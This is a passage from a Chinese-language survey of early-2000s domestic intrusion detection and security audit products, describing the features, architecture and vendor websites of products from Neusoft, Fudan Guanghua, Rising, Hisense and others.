另外，东软股份有限公司在2002年11月在北京发布了最新研制的NetEye千兆IDS系统，该系统由东软专门研制的高速IDS负载均衡器和IDS阵列构成，能够达到千兆以太网的线速实时检测能力。系统采用了东软NetEye IDS产品系列的最新版本作为IDS阵列，能够自动识别超过1500种网络入侵，并提供包括实时攻击报警、网络监控、内容恢复、安全扫描等丰富的安全管理工具。东软本次发布的千兆IDS是采用了先进的负载均衡技术，能够在千兆环境下对超过256B的数据包实现100%的分析检测，对于最小的网络数据包也能够在470MB时达到100%不丢包检测。该产品是国内第一个完全自主研制的千兆线速IDS系统，弥补了国内在此类高性能网络安全产品领域的空白。

东软软件股份有限公司的网址为http://neteye.neusoft.com/。

4. 上海复旦光华信息科技股份有限公司的入侵检测产品

入侵检测产品是光华S_Audit入侵检测与安全审计系统，该系统是为企事业单位内部局域网和连接Internet的网络用户（如ISP、ICP和ASP）设计的网络安全审计系统，它主要用于监视并记录网络中的各类操作，实时地综合分析出网络中发生的安全事件，外部事件（如外部入侵行为）和内部事件（如内部人员的文件拷贝、信息获取、信息发布和资源变迁等），并根据设置的规则，智能地判断出违规行为，并对违规行为进行记录、报警和阻断。同时，对网络中出现的黑客入侵行为进行实时报警和阻断，可以有效地阻拦来自网络内部和外部，特别是来自因特网的恶意破坏行为。系统自身的数据具备防销毁、防篡改的特性，能够为网络犯罪案件的侦破和取证提供精确、宝贵的辅助数据。它可以在内部局域网上建立完善的安全预警和安全应急反应体系，为信息系统的安全运行提供保障。

S_Audit是一个功能完善的入侵检测与安全审计系统，它实现对网络的全面审计，主要包括以下功能。

（1）入侵检测：S_Audit 入侵检测与安全审计系统能够提供对网络入侵行为的检测，系统能够检测识别大部分目前黑客普遍使用的网上入侵手段，记录其入侵的源 IP、攻击的类型、攻击的目的以及攻击的时间信息，并采用先进的智能匹配技术提供有关入侵的帮助信息。系统入侵检测功能完全配置时可以检测 1000 多种入侵手段，缺省安装时能够检测 400 种最新的入侵手段。系统可按照用户需求进行特殊配置，适合各种应用场合。

（2）典型应用审计：S_Audit 入侵检测与安全审计系统能够对于 Internet 上最常见的典型应用进行细化的审计，提供符合条件设置的典型应用的详细信息，S_Audit 能够让用户设置条件，选择需要审计的 telnet、HTTP、FTP、SMTP 和 POP3 等各类 Internet 应用，对网络中的数据包进行分析，以提供更加详尽的侦破辅助和取证功能。

（3）用户自定义数据传输审计：S_Audit 入侵检测与安全审计系统能够支持用户对特定应用的审计。例如对于某些内部网络上运行的某些基于 client 和 server 结构的应用系统，可以在审计系统中配置这些应用中所采用的端口号或者 IP 地址 ，以实现对此应用的审计。

（4）流量监控：S_Audit 入侵检测与安全审计系统能够对网络上的流量进行实时的监测和统计，可对主机特定服务进行流量统计分析，对于超负荷使用或者大量消耗网络资源使用情况，并对那些针对重要主机的重要资源的可疑使用进行报警。S_Audit 具有强大的流量监测功能，包括实时应用流量监测和历史流量记录以及记录查询分析，并可绘制出流量曲线图。

（5）文件共享审计：S_Audit 入侵检测与安全审计系统能够对在（Windows 98/NT）等操作系统中使用的基于 NetBIOSOverTCP/IP 的文件共享应用提供文件共享审计。用户可以指定受到审计的机器（通常是重要任务使用的客户机）以及文件名或目录名列表（通常是重要文件）。凡是对指定的机器或文件采用“网上邻居”方式进行文件共享的活动将会被记录和报警。文件共享审计的功能主要适用于在大量使用 Windows 系统的办公自动化环境下或内部网环境下，对于重要计算机和重要文件进行访问记录和报警，是保护内部资源的有效手段。

（6）主机服务审计：S_Audit 入侵检测与安全审计系统提供主机服务审计，它可以通过对网络上传输的数据分析来确定网络上的各个计算机所开放的服务端口，并根据确定的规则对某些主机突然开放陌生的服务端口的情况进行报警。

功能包括：

① 活跃主机服务端口显示；

② 确定特定主机的固定服务端口；

③ 动态规则设置；

④ 违规服务访问报警。

（7）实时阻断和报警响应：S_Audit 入侵检测与安全审计系统允许用户在设定规则的时候指定所采用的响应措施，报警和阻断是最基本的响应措施。

阻断：S_Audit 可采用旁路阻断的方式对应用中的违规操作和入侵的情况进行连接阻断，使违规操作不能继续下去。旁路式的阻断不同于传统防火墙的过滤措施，对现有网络数据传输不产生影响，不影响正常的应用。

报警：S_Audit 提供的报警包括在控制台界面上显示报警信息和进行声音报警。用户可以对不同的报警级别指定使用不同的报警声音。

（8）审计数据和系统管理：S_Audit 入侵检测与安全审计系统采用数据库对审计数据进行管理，支持用户对历史审计数据执行查询、浏览、删除、转存和报表制作等操作，并可以通过

界面完成各种 Agent 的参数设定。由于数据采用数据库方式存储，所以也支持用户在数据库存储的数据的基础上进行二次开发，实现特殊的统计功能。

此外，审计系统也提供系统管理功能，对于各个审计网探的运行情况进行实时的监控，能够采用自审功能发现某些审计网探和 Agent 运行异常的情况。

S_Audit 入侵检测与安全审计系统特点

（1）系统功能强大，集审计、控制、跟踪、报警等多种功能为一体。

（2）采用分布式体系结构，可同时对多个网络系统进行审计监控。

（3）实时组件式的软件系统，与分布式结构紧密配合，灵活方便地重组新系统。

（4）具有充当安全产品通用平台的能力，提供各个层次的接口功能，与其他产品很好地协同工作。

（5）可充分扩充和升级的监测审计设备，可按用户需求进行定制。

（6）系统具有很强的信息捕捉及还原能力，能识别多种非法入侵行为。

（7）采用并联方式接入网络，对网络进行安全防卫，不影响现有网络效率。

（8）灵活多样的安全响应机制，如在提供服务的同时也可抵御网络入侵，不必封堵和停止服务（防火墙通常通过封堵服务来抵御入侵）。

（9）强大的事件处理记录功能，实现操作和违规的不可抵赖性，提供与安全有关事件的复查和取证功能。

（10）全面监测和防卫能力，不仅能监测和抵御来自外部的入侵，同时能防止来自内部的危胁。

上海复旦光华信息科技股份有限公司研制的 S_Audit 入侵检测与安全审计系统从产品的设计到实现都按照有关的国际标准来实施，追求产品的先进性和实用性，它适用于计算机网络应用的各个领域，特别是对于政府机关、证券公司、大型企业、金融、电信、国防、科研院校等对网络安全要求很高的地方，本系统的作用显得尤其重要。使用本系统后，能够实时地对网络系统的运行动态进行监视，记录安全事件，发现安全隐患，对安全事故及时报警，可极大地增强网络安全防范能力，同时也提高了网络的管理水平。

上海复旦光华信息科技股份有限公司的网址为 http://www.guanghua.sh.cn/。

5. 福建海峡信息技术有限公司的入侵检测产品

“黑盾”网络入侵检测系统是黑盾安全整体解决方案中的一种主动式网络安全防护产品，它从系统内部和各种网络资源中主动采集信息，从中分析可能的网络入侵或攻击，在网络系统受到危害之前拦截和响应入侵。黑盾网络入侵检测系统采用国际上先进的分布式入侵检测系统构架，反 IDS 欺骗技术、底层协议分析技术、智能规则技术、实时显示技术和网络数据监控技术，全面监视各个子网的通信情况，及时捕获入侵和攻击行为，并予以报警、记录和实时响应等，最大限度地保障系统安全。

黑盾网络入侵检测系统不仅使系统管理员实时了解网络系统（包括程序、文件和硬件设备等）的任何变更，还能给网络安全策略的制定提供依据。更为重要的一点是它属于一种动态安全技术（主动防御）范畴，是一种管理方便、配置简单的网络防御技术，可以使非专业人员非常容易地掌握操作技巧，确保网络安全。黑盾网络入侵检测系统在发现入侵后会及时作出响应并带有自动预警机制，包括切断网络连接、记录事件和网络灾害预警与报警等。

黑盾-网络入侵检测系统主要功能模块

（1）网络实时检测功能。

① 网络流量：包含 MAC－>MAC 的最近前 10 名的流量柱状显示。

包含 IP－>IP 的最近前 10 名的流量柱状显示。

② 协议流量：包含应用层 8 种协议流量的柱状显示，包含不同协议类型的流量（TCP、UDP 和 ICMP）线性图表显示。

③ 用户流量：显示在这个网络中的前 10 名流量。

④ 包长度分布：显示不同包长度（20～64、65～127、128～255、256～511、512～1023 和 1024～1518）包的流量分布，功能及其使用跟应用层协议的相同。

（2）内容过滤功能：用户能够根据系统提供的预制模板或自定义的关键字进行告警，阻断诸如网页、FTP 等应用中出现的明文编码。

（3）MAC-IP 绑定：可根据预先定义好的 MAC-IP 对应列表，发现非法使用别人 IP 的用户，并可以加以阻断。根据用户环境的不同，提供了全匹配和部分匹配两种绑定模式，并可在安装时自动生成当前网络 MAC-IP 对应表，方便管理员使用。

（4）页面重组功能：黑盾网络入侵检测系统可以将信息网络中的 TELNET、FTP、HTTP、POP3、SMTP 或其他用户定义的任意服务的通信过程记录下来，并将所有数据内容进行回放，在监控台实现页面重组。

（5）主机多网卡配置：在大型网络中主机多网卡是相当常见的。通常多网卡的主机一般同时跨多个网段。HD-NIDS 利用独特的 Spider 技术，同时可以监控多网卡主机所在的多个网段。简单、方便的图形管理方式令网络管理员的工作变得更加轻松。

（6）定义规则：用户可以自行从 IP、端口、包方向、协议、内容过滤和响应类型等方面制定规则。系统缺省地提供了上千条最新的黑客规则，并可以根据新黑客行为的出现，不断地对系统进行规则升级。用户可以对每条规则进行编辑，并可决定是否使用之。

（7）阻断功能。

① 对符合系统预定义的黑客规则的数据包可以进行阻断。

② 对符合用户定义的黑客规则的数据包可以进行阻断。

③ 对某个占网络流量过大的用户可以指定进行阻断。

④ 对不符合 MAC-IP 绑定的数据包可以进行阻断。

⑤ 系统内置多种阻断方式，可以彻底将某个连接或某台机器彻底阻断（并不仅限于 TCP，而是所有的网络连接均阻断）。

（8）日志查询功能。

① 可以使用 MS SQL Server 做为存放日志的数据库，并支持详尽的日志查询功能。

② 如果没有安装过数据库也可以使用文本文件来存放日志，同样支持详尽的日志查询功能。

（9）在线升级功能：提供了方便的在线升级功能，正式用户能将黑盾 NIDS 升级到最新版本。系统还提供自动升级功能，用户可自定义对 NIDS 进行升级的时间。

福建海峡信息技术有限公司的网址为 http://www.si.net.cn/。

6. 中电科技电子信息系统有限公司的入侵检测产品

网络巡警 ZZMonitor 是一套内部局域网使用的网络监控防护系统。它集网络入侵检测功能、局域网络安全功能和局域网络管理功能于一体，是对大中型内部局域网进行保护和管理的首选工具。它不同于一般的 IDS 软件，也不属于纯粹的软件防火墙系统，它立足于使用者的角度，从内部网络安全和管理的实际情况出发，有效地保护和管理内部网络。

网络巡警 ZZMonitor 分为 3 部分：控制台软件、客户端软件和监测入侵软件。控制台软件运行在局域网内的管理服务器上，负责管理整个局域网内的计算机；客户端软件运行在局域网内的每台客户机上，开机后程序即在后台运行，实时监测本机的工作状态；监测入侵软件运行在局域网内每个网段的监视服务器上，对本网段的数据进行检测，对网络的异常现象和黑客入侵行为产生报警并触发其他相关的安全措施。

ZZMonitor 可以监测到目前为止的大多数的入侵攻击，当有人攻击和入侵网络时，用户可以即刻得到通知，并且可以锁定入侵者的 IP，断开连接，保护网络不受侵犯。

ZZMonitor 可以查出各种木马。ZZMonitor 可以对运行嗅探程序及密码破解程序告警，它可以防止黑客通过网络的“后门”进行入侵，当有非法拨号上网和使用非法代理服务器时，ZZMonitor 就会及时地通知网络管理员。

ZZMonitor 可以制定一个公共的网络准入规则，保证工作人员的工作环境；它也可以为计算机制定单个的网络接入规则，保障一些工作人员的特殊要求。ZZMonitor 的控制台具有服务中心的功能，通过它，使用人员可以实时呼叫网络管理员，及时解决可能出现的问题。

ZZMonitor 控制台可以实时监视客户计算机的屏幕内容。

ZZMonitor 控制台具有对报警记录的管理、分析功能，它也可以对网络中的 IP 数据流进行实时记录，以便熟悉网络的计算机高手进行分析。

ZZMonitor 系统具有远程升级功能，可以运行在多个平台之上，Windows 98、Windows 2000、Windows NT 及 UNIX 均可使用。

网络巡警 ZZMonitor 具有友好的操作界面、管理界面和交互处理能力，能有效管理内部网内多达数千台终端，同时不会影响网络端口的数据交换速度。

网络巡警 ZZMonitor 由中电科技公司自行研制而成，已申报了多项专利技术，具有自主知识版权。

中电科技电子信息系统有限公司的网址为 http://www.zzte.com/。

7. 北京网警创新信息安全技术有限公司的入侵检测产品

北京网警创新信息安全技术有限公司的入侵检测产品主要有网络测探神主机型 NETCOP-IDS-H、网络测探神局域型 NETCOP-IDS-L、网络测探神广域型 NETCOP-IDS-W 等。

NETCOP-IDS-H 是一套优秀的主机入侵检测系统，提供系统内的入侵和异常检测、日志分析、文件完整性检查、漏洞评估和策略管理等功能。它包含多个预定义的策略，可以检测大量的攻击和异常行为，易于部署，适用于任何规模的网络。如果与网警的网络测探神局域型/广域型协同工作，可以提供更加全面的攻击保护。它包括主机探测代理和控制台。

性能特点

（1）实时动态监测系统资源的使用情况。

（2）实时监测用户的登录和使用应用程序的情况。

（3）检测系统配置的正确性和安全漏洞，并提示管理员修补漏洞。

（4）内置多种预定义策略，并允许用户添加修改策略。

（5）对用户的非正常活动进行统计分析，发现入侵行为的规律。

（6）监测并分析重要系统日志的记录。

（7）通过文件完整性检测，提供对关键文件和目录的保护。

（8）对可疑的的事件进行分级处理。

（9）能以警告、发送 E-mail、主动杀死非法用户进程等方式响应。

（10）具备多种安全的自我保护功能，防止探测引擎被恶意破坏。

NETCOP-IDS-L 主要适用于需要监控网络安全状况的小型企事业单位，它通过实时监控局域网内数据流量，一旦发现内部员工的滥用或来自外部的入侵事件就会立即报警。对于传播性强或危害性大的安全事件及时通告网管采取相应措施，以保护局域网的安全。它包括网络探测代理和控制台。

性能特点

（1）可检测大量的攻击：网警入侵检测内嵌最全面的攻击特征库，并且升级迅速、方便。

（2）通过定制减少误报：在网络情况复杂的大型企业里，如果误报太多，管理员将浪费太多的时间做无用的工作。客户可以经过简单的操作打开、关闭某个攻击特征，以减少误报的发生。

（3）分析所有数据包和碎片：检查网络中传输的所有数据包，也包括 IP 碎片。有些攻击的数据包被入侵者分片传输，Netcop IDS 能够把碎片进行重新组合后再分析，保证不会错过任何一条攻击。

（4）可扩展性：Netcop IDS 支持任何规模的企业。可在防火墙 DMZ 区放置一套 NetCop Network Sensor 监控所有重要服务器，比如 Web、E-mail 和 DB 服务器。策略管理也具备可扩展性，多个 Network Sensor 可以通过 Netcop Console 统一控制，它们之间的数据传输是一个有安全协议的安全通道。

（5）高性能：Netcop Network Sensor 基于一个高效的安全操作系统，直接从链路层抓包，可以处理很大的网络信息。

（6）快速响应：为了保证最新的攻击特征库，Netcop 应急响应小组 NERT（Netcop Emergency Response Team）拥有一批高素质的安全专家研究反黑客入侵技术，紧跟最前沿的技术动态，及时更新 Netcop IDS 的攻击特征库。

（7）灵活的报警方式：管理员可以通过不同报警方式知道当前攻击的严重性和攻击的类型。报警信息可以发送到控制台，也可以通过 E-mail 或产生 SNMP trap 方式。Netcop 提供了多种报警方式，用户可根据需要进行定制。

（8）与其他系统集成：Netcop IDS 检测到报警信息后，可以实时地通知防火墙、路由器修改访问控制策略，将入侵者 IP 拒绝，延缓攻击进行。

NETCOP-IDS-W 是应用于大规模网络环境下的分布集中式网络安全监控系统，主要适用于需要集中监控各分支机构和服务对象网络安全状况的大中型企事业单位。系统通过对各客户多个子网安全信息的实时分析，对网络中发生的入侵事件或攻击行为及时作出响应，同时对于传播性强或危害性大的事件及时通告其他用户采取相应措施，以限制攻击事件的进一步扩散。与现有的大多数入侵检测系统不同，在充分考虑系统自身安全性的前提下，网警分布式入侵检

测系统采用三层体系结构，使得系统具备优秀的可扩充性和灵活性，适合于各种网络环境下的应用，尤其是大规模分布式网络环境下的应用。

系统的组件

（1）网络探测器：部署在要监控的客户网络中，一旦发现攻击行为或可疑行为后，一方面向所属的控制中心发送检测结果，另一方面，也可以根据配置情况，调用响应模块对攻击行为做出响应。

（2）安全通道：负责与一个或多个检测单元（控制中心）之间的数据加密和认证，另外，安全代理的使用，可以有效地将控制中心完全与其他网络隔离开来，成为控制中心对外联系（通信）的惟一通道。

（3）数据接收机：数据接收机主要负责从系统其他组成部分（检测单元和控制中心等）接收数据和根据数据格式定义规范解析 XML 文件并入库。

（4）应用服务器：负责本地安全专家或操作人员的登录认证和任务分配工作。

（5）控制台：控制台是网警分布式入侵检测系统的核心部件之一，主要完成事件分析处理、事件响应、客户信息管理、网络探测器信息管理、系统管理和角色管理等功能。系统通过基于角色的管理方式，用户可以灵活定制系统的角色和角色所具有的功能，系统缺省定义的角色包括系统管理员、值班人员和安全专家，各角色具有不同的操作权限，操作用户可以属于一种或多种角色，并拥有相关的操作权限。

（6）事件查看器：事件查看器是提供给值班人员或一般用户查看在所监控的网络内发生的安全事件的工具，事件查看器通过采用多个树型结构和灵活的时间范围查询为用户提供方便直观的使用界面。事件查看器中主要树型结构包括按客户（含自定义的客户部门和客户子网等）、按源 IP、按目的 IP、按事件类型等进行的分类树型结构。

（7）报表生成器：提供给分析人员的统计分析和报表生成工具，通过系统提供或用户自行定制的查询方式，以图形化方式为分析人员提供直观的分析结果，同时还支持其他输出形式，如文本化输出等。

主要性能特点

（1）网警大规模入侵检测具有网警局域型测探神产品的所有优点。

（2）三层结构设计，可以基于系统规模，进行有效的分层设计。

（3）设计了独立的加密通信模块，使得该产品可以在公网上进行安全的数据传输。可以实现远程的监测管理。

（4）设计了一个独立的中心数据库，用于数据存储，这样与其他的入侵检测产品相比，可以留存更多的历史记录，并且可以进行有效的数据检索和分析，而在数据量达到一定程度以后还可以进行有效的数据挖掘分析工作。

（5）支持多个控制台，这样可以多个人同时对于整个网络的状态进行监视处理。

（6）独有的中心应用服务器设计，可以对于安全事件基于角色、客户等条件进行处理。

（7）独有的角色分配功能。对于整个系统的使用人员，在系统里面拥有不同的角色，即承担不同的任务，这样对于今后整个网络监控的职责分工有了良好的界定。

（8）独有的任务分配功能。可以把事件分配给系统的不同用户，这个过程可以是自动的，也可以是手动的。这个功能的设计，使得以前的必须一个人员、一个界面面对所有事件的情况改变了，从而使得对于一个大型网络的安全监控中，所有的安全专家可以协调、并行地工作。

（9）独有的客户事件管理模型。独有的客户事件管理模型是基于对象技术设计的。首先定义的是客户和网络，然后是事件。这样，当出现了一个事件提醒之后，使用者可以通过事件和客户等建立直接的关联查询，并且提醒事件和事件详细描述是直接关联在一起的。

北京网警创新信息安全技术有限公司的网址为 http://www.netcop.com.cn/。

8. 北京海信数码科技有限公司的入侵检测产品

海信数码的入侵检测产品是“眼镜蛇”入侵检测系统。

主要性能特点

（1）最全最新的攻击特征库，自动在线升级。目前海信眼镜蛇入侵检测系统所能够识别的攻击类型达上千种，并能及时迅捷的获得和掌握最新最全的攻击手法及其检测方法，并更新攻击特征库。该系统可以通过互联网自动定时升级，使入侵特征库保持最新最全。同时支持离线升级，适用银行、证券和其他与 Internet 隔离的重要部门。

（2）高效的网络检测能力。支持多网卡、多网段同时检测，支持千兆以太网。支持重点服务器检测，支持多处理器，支持网络访问策略，能够防止未授权的访问。

（3）集中式管理、分布式探测。适合超大规模、不同拓扑的网络，透明接入不影响网络性能，使用灵活方便。

（4）智能分析技术。采用模式匹配、异常发现、状态检测、统计分析、再分析（综合分析）等多种先进技术，具有强劲的攻击分析能力，能及时准确地检测到各种攻击，并拥有国际上最先进的反 IDS 欺骗技术和反 IDS flood 技术，能够成功捕获各种攻击方式的变形和欺骗攻击。

（5）自身高度安全性和隐蔽性。监听网卡不带 IP 地址，隐蔽探测，保证探测器不受黑客攻击。

（6）完善的报警响应机制。支持 E-mail 告警、SNMP 告警，可以记录原始报文、会话过程，并且能够直接发送 Reset 实时中断攻击连接，也可以与海信防火墙产品联动，动态调整防火墙规则，有效阻止黑客入侵，同时开放 IDS 与防火墙联动接口。

（7）高度自动化。自动定时和定量备份入侵检测日志数据库，自动在线升级规则库，自动进行系统配置和重要文件的完整性检查。保证系统全天候自动、稳定、高效的检测并阻断黑客入侵行为。

（8）详尽的日志和灵活的报表。实时检测并记录攻击的原始报文或会话，并对每一条记录进行详细的分析说明。提供文本和图形等多种报表形式，并可将报表导出为 Word、HTML、Database、Excel、TEXT 等多种格式，方便用户存档和查询。

（9）强大的管理功能。控制台全中文界面，操作简单，灵活易用。控制台可以同时远程管理多个探测器，实现启动或停止探测、修改配置检测参数、更新规则知识库、查看网络通信流量、分析网络故障等。管理员可以自定义规则、自定义网络访问策略。

海信集团的网址为 http://www.hisense.com.cn/。

9. 深圳华强联合计算机工程有限公司

华强入侵检测系统是一套基于网络的分布式入侵检测系统，主要由两个部分组成：响应控制台和探测引擎。控制台是整个网络预警监控系统的集中显示和控制软件系统，它负责接收分布在 TCP/IP 网络上的探测引擎传送的网络预警信息，处理这些信息，并提供报警显示。同时它还要负责控制探测器系统的运行状态，提供对预警信息的记录检索和统计功能。探测引擎是

华强入侵检测系统运行的核心，它监听该引擎所在的物理网络上的所有通信信息，分析这些网络通信信息，将分析结果与探测引擎上运行的策略集相匹配，依照匹配结果对网络信息的交换执行报警、阻断和日志等功能。同时它还完成对控制中心指令的接收和响应工作。

响应控制台是入侵监测系统的软件模块，它的主要功能是对所有的探测引擎制定相应的策略规则并发布，接收来自探测引擎的监控信息和报警信息并进行显示和存储。华强 IDS 响应控制台是一套运行于 Windows 系列操作系统的高性能、智能化管理系统。它集中管理本地或远程网段的多个探测引擎。它以动态的扫描界面显示各引擎所监控网段内的每台主机，当发现入侵行为时，它以动态的方式显示具体受入侵的主机位置，并且详细显示入侵告警信息，包括源 IP 地址、端口，目的 IP 地址、端口，攻击特征等信息。它还提供对事件响应的在线帮助，以最迅速的方式阻止入侵行为。

华强 IDS 探测引擎是硬件化的分布式引擎，它能实时监视流经网络的所有数据包，根据用户选择或定义的规则进行探测，识别网络中存在的攻击信息或攻击企图，一旦检测到攻击信息，立刻向控制台发出警报，并由控制台给出定位显示，动态地提示系统管理员遭受攻击的主机的具体位置，从而阻止入侵事件的发生。探测引擎能分析所有 TCP/IP 网络的数据包，为用户提供了最全面有效的入侵检测能力。探测引擎的双网卡设计同时连接两个网络，分别监视流经两个网络的数据包，分别将数据包的内容与各自的规则库特征码进行匹配，一旦发现带有攻击内容的数据包，则立刻发出警报或者记录入侵事件。

深圳华强联合计算机工程有限公司的网址为 http://www.szhqc.com/。

10. 北京普方德信息技术有限公司的入侵检测产品

普方德网络安全检测分析仪是北京普方德系统安全技术有限公司利用自身的技术优势和技术条件开发的，用于网络系统安全性检测和分析的专业工具。该工具参考了国外成熟技术、自主版权、自主设计、自主开发的符合我国国情的民族化的安全产品。该工具是适用于信息安全执法机构及其他指定的政府及要害部门的专用检测工具，具有极大的专业性和专用性。普方德网络安全检测分析仪已被指定为信息安全主管部门的专用检测工具。

该产品的主要性能

（1）32 大类 800 项全方位网络安全漏洞检测。普方德网络安全检测分析仪可检测国际权威组织公布的网络安全漏洞共计达 800 条，分为 32 个类别。

（2）详尽的漏洞解释和补救说明。普方德网络安全检测分析仪中对每一条漏洞均有详尽的漏洞解释，包括漏洞 ID 号、漏洞名称、漏洞描述、漏洞危害度和相关参考等。并对漏洞的补救提供详细的说明和建议，包括配置说明、补丁信息和相关厂商网址的链接。

（3）专业和预制两种配置方式。普方德网络安全检测分析仪预制 10 种针对特殊行业的检测配置，可由用户通过用户界面直接选取，方便快捷，大大缩减进行检测配置的繁琐步骤。对于拥有专业水平的用户，普方德网络安全检测分析仪提供专业配置方式，其中包括每一项漏洞检测的选取以及漏洞检测中的参数设置，这种灵活的配置方式可满足不同网络环境的检测工作要求。

（4）即时和定时两种检测方式。普方德网络安全检测分析仪提供两种检测方式：即时方式适用于现场检测和突击性安全检查；定时方式适用于定期检测或非工作时间检测。定时方式可以有效避开系统运行时间，在系统相对空闲时区进行检测工作，从而减少检测过程中对网络系

统的影响。定时检测方式特别适合 ISP、证券等不可中断网络系统的检测。

（5）多种格式的检测分析报告。普方德网络安全检测分析仪提供文本（TXT）、超文本（HTML）和 Word 文档（RTF）三种格式的报告输出，同时还有报告分级功能，适用于不同级别用户的要求。检测报告中包含检测出的每一个漏洞的详细解释、危害度和相关建议等信息，并使用形象的多种图形和表格进行统计分析表示。

（6）联机自动升级。普方德网络安全检测分析仪提供最快速最便捷的升级方法——联机自动升级功能。只要与 Internet 相联，点击一下产品中的升级菜单按钮，整个产品升级过程会全自动完成，升级后的产品即可检测最新发现的安全漏洞。建议用户至少每两周升级一次。

普方德网络安全检测分析仪可以对所有基于 TCP/IP 的网络系统进行检测，其中包括局域网、城域网和广域网。普方德网络安全检测分析仪可以检测任何与 Internet 相连接的网络系统。其内部采用多线程技术，实现了多目标多模块双重并行检测，大大缩短了检测时间，提高了检测效率。该系统支持对 Novell 系统的检测，可确保整体网络系统的安全性。普方德网络安全检测分析仪的内部设计采用可扩充框架结构，实现检测模块化处理，确保新的网络安全漏洞的检测功能能够方便快捷地加入到产品中。该分析仪具有友好的用户界面，仅需输入检测目标和必要的检测配置既可自动进行检测，检测整个过程无须用户干预，检测结束后自动生成检测报告。

北京普方德信息技术有限公司的网址为 http://www.pfdit.com/。

11. 成都三零盛安信息系统有限公司的入侵检测产品

成都三零盛安信息系统有限公司的入侵检测产品是鹰眼系列入侵检测及安全审计产品。鹰眼系列入侵检测产品采用并接的方式接入网络，通过共享网段对通信数据进行侦听，实时截获网络数据流，识别网络攻击模式，根据用户自定义的网络安全策略对网络活动进行检查，捕获网络安全违规活动。系统能够自动响应网络安全事件，提供控制台实时报警，记录网络安全事件的详细信息，切断非法访问连接，自动生成安全审计报告，并提供基于 Web 界面的用户管理界面，用户只须通过浏览器即可实现对鹰眼产品的日常管理和维护、远程下载与升级，操作简单、方便。鹰眼远程安全评估系统通过模拟黑客攻击，对网络进行安全扫描，发现并修正动态运行的网络系统中存在的弱点和漏洞，对系统安全性进行全面评估。

鹰眼系列入侵检测产品主要有鹰眼网络入侵检测仪（H-NIDS）、鹰眼网络安全检测仪（H-NSDS）、鹰眼分布式入侵检测仪（H-DNIDS）和鹰眼远程安全评估系统（H-RSES）。其中，网络入侵检测仪提供强大的入侵检测功能，实时和多样化的入侵报警，多级别的响应处理措施，详尽的入侵检测记录分析报告，用户可以通过 Web 控制台对其进行远程访问和控制，浏览和查询所有的报告内容。鹰眼网络安全监测仪为用户提供了丰富的网络安全审计功能，能够帮助用户监控内部人员的各种网络操作，及时发现内部人员的违规行为，对内部人员的网络交换信息进行全方位的监控，实时观察内部每一台主机的网络流量的变化情况，防止滥用网络资源，及时切断内部人员的违规访问连接，帮助用户对自己的内部网络进行全面的监控和有效的管理。分布式入侵检测仪由一个控制中心与多个网络探头组成，能够在复杂的网络拓扑中实现一个功能强大、协同工作、集中管理的入侵检测系统。鹰眼分布式入侵检测系统适用于大型企业、国家机关、金融机构等的节点数目较多，分布范围较广，网络状况复杂，并且进行集中管理的大中型网络。鹰眼远程安全评估系统是一套典型的模拟黑客攻击、发现网络潜在安全风险的系

统。通过不同功能的检测模块，收集和测试网络的信息和远程安全风险所在，并以直观的方式报告给使用者，提供解决方案的建议，在经过分析后，还可帮助使用者了解自己网络的风险变化趋势和关键点，从而有效降低网络的总体风险，保护关键业务和数据。

成都三零盛安信息系统有限公司的网址为 http://www.30san.com。

12. 北京瑞星科技股份有限公司的入侵检测产品

RIDS-100 入侵检测系统是由瑞星公司自主开发研制的新一代网络安全产品，它集网络监控、入侵检测、实时报警和主动防御功能于一身，为计算机网络提供全方位的保护，能最大限度地满足政府、企事业单位保护信息安全的需要。

RIDS-100 主要包含两大功能：网络监控和统计，入侵检测和报警。

（1）网络监控和统计。RIDS-100 时刻监视着网络中发生的每次连接，并将其忠实地记录到数据库中，供管理员查询和分析。RIDS-100 将内外网之间的连接情况实时地捕获下来，并以动态图形方式展现出来，使管理员能够时刻掌握当前内外网之间正在进行的连接和访问情况。它还实时分析出不同应用协议的网络流速，并以曲线图的形式展示最近两小时的流速变化，为网络管理和故障诊断提供了强有力的工具。RIDS-100 还提供强大的网络统计功能，它可以从多个层面详细地统计和记录内外网的连接和流量情况，并可根据管理员的要求生成各种形式的统计分析报表。

（2）入侵检测和报警。RIDS-100 实时捕获内外网之间传输的所有数据，运用协议分析和模式匹配方法，可以有效地识别各种网络攻击和异常现象，如拒绝服务攻击、非授权访问尝试、预攻击探测等。当攻击发生时，可根据管理员的配置以多种方式发出实时报警，如通知管理员主机、发送 E-mail、通知防火墙等。对于严重的网络入侵事件，也可由入侵检测引擎直接发出阻断信号切断发生攻击的连接。

主要技术特点

（1）将模式匹配法和行为分析法有机地结合，能实时检测 5 大类 1300 多种已知攻击，基本涵盖了现有的各种攻击方法。

（2）采用 IP 分片重组和 TCP 会话状态维护技术，实现了带状态的检测方法，对网络攻击识别准确，效率高。

（3）实现了对网络标准协议中非正常流量的分析，提高了对未知攻击的检测能力。

（4）配置管理简便灵活，管理员可以根据自己的需求，定制检测的范围、检测的内容以及报警的方式。

（5）采用模块化结构设计，易于系统升级和维护。

（6）对大型网络设计了分布检测、综合分析、集中管理的三级体系结构，扩展性好。

（7）采用了多种自我保护手段，如管理用户的密码强认证、信息的加密传输、系统的对外隐身性、完善的磁盘空间管理等，使其具有强大的自身保护能力。

北京瑞星科技股份有限公司的网址为 http://www.rising.com.cn。

13. 安氏互联网安全系统（中国）有限公司的入侵检测产品

领信入侵检测系统 LinkTrust™ IDS 是著名的信息安全实验室“iS-One Security Lab”成功推出的新一代入侵检测与防护系统。融合世界顶尖 IDS 技术的自主领信入侵检测系统，迅速获得国家信息安全测评认证，并且在第 21 届世界大学生运动会、上海 APEC 会议上大显身手。

安氏集多年的网络安全产品开发及工程实施经验，以及作为 IDS 市场领导者体会的用户需求，采用当今世界先进的核心技术，完成了 LinkTrust™ IDS 产品开发工作。LinkTrust™ IDS 采用了许多先进技术和设计，如专用硬件承载平台设计；复杂协议分析和模式匹配的融合技术；多层分布式体系结构设计；完全远程升级技术；数据相关性分析技术等。

领信入侵检测系统由网络传感器、主机传感器以及管理器组成，在网络和主机层面，将基于攻击特征分析和协议分析的入侵检测技术完美结合，监控分析网络传输和系统事件，自动检测和响应可疑行为，使用户在系统受到危害之前截取并防范非法入侵和内部网络误用，最大程度降低安全风险，保护企业网络系统安全。安氏公司通过强大的安氏安全实验室为用户提供技术支持与升级服务。

系统的主要功能特点

（1）最先进的网络入侵检测技术。LinkTrust™ IDS 采用先进的网络协议分析检测技术与传统的模式匹配检测技术结合的方式，构造了新一代的网络传感器。其优点是显著增加了检测效率，降低了误报率，对未知攻击方法具有免疫力，占用系统资源更少，支持大数据流量的检测。

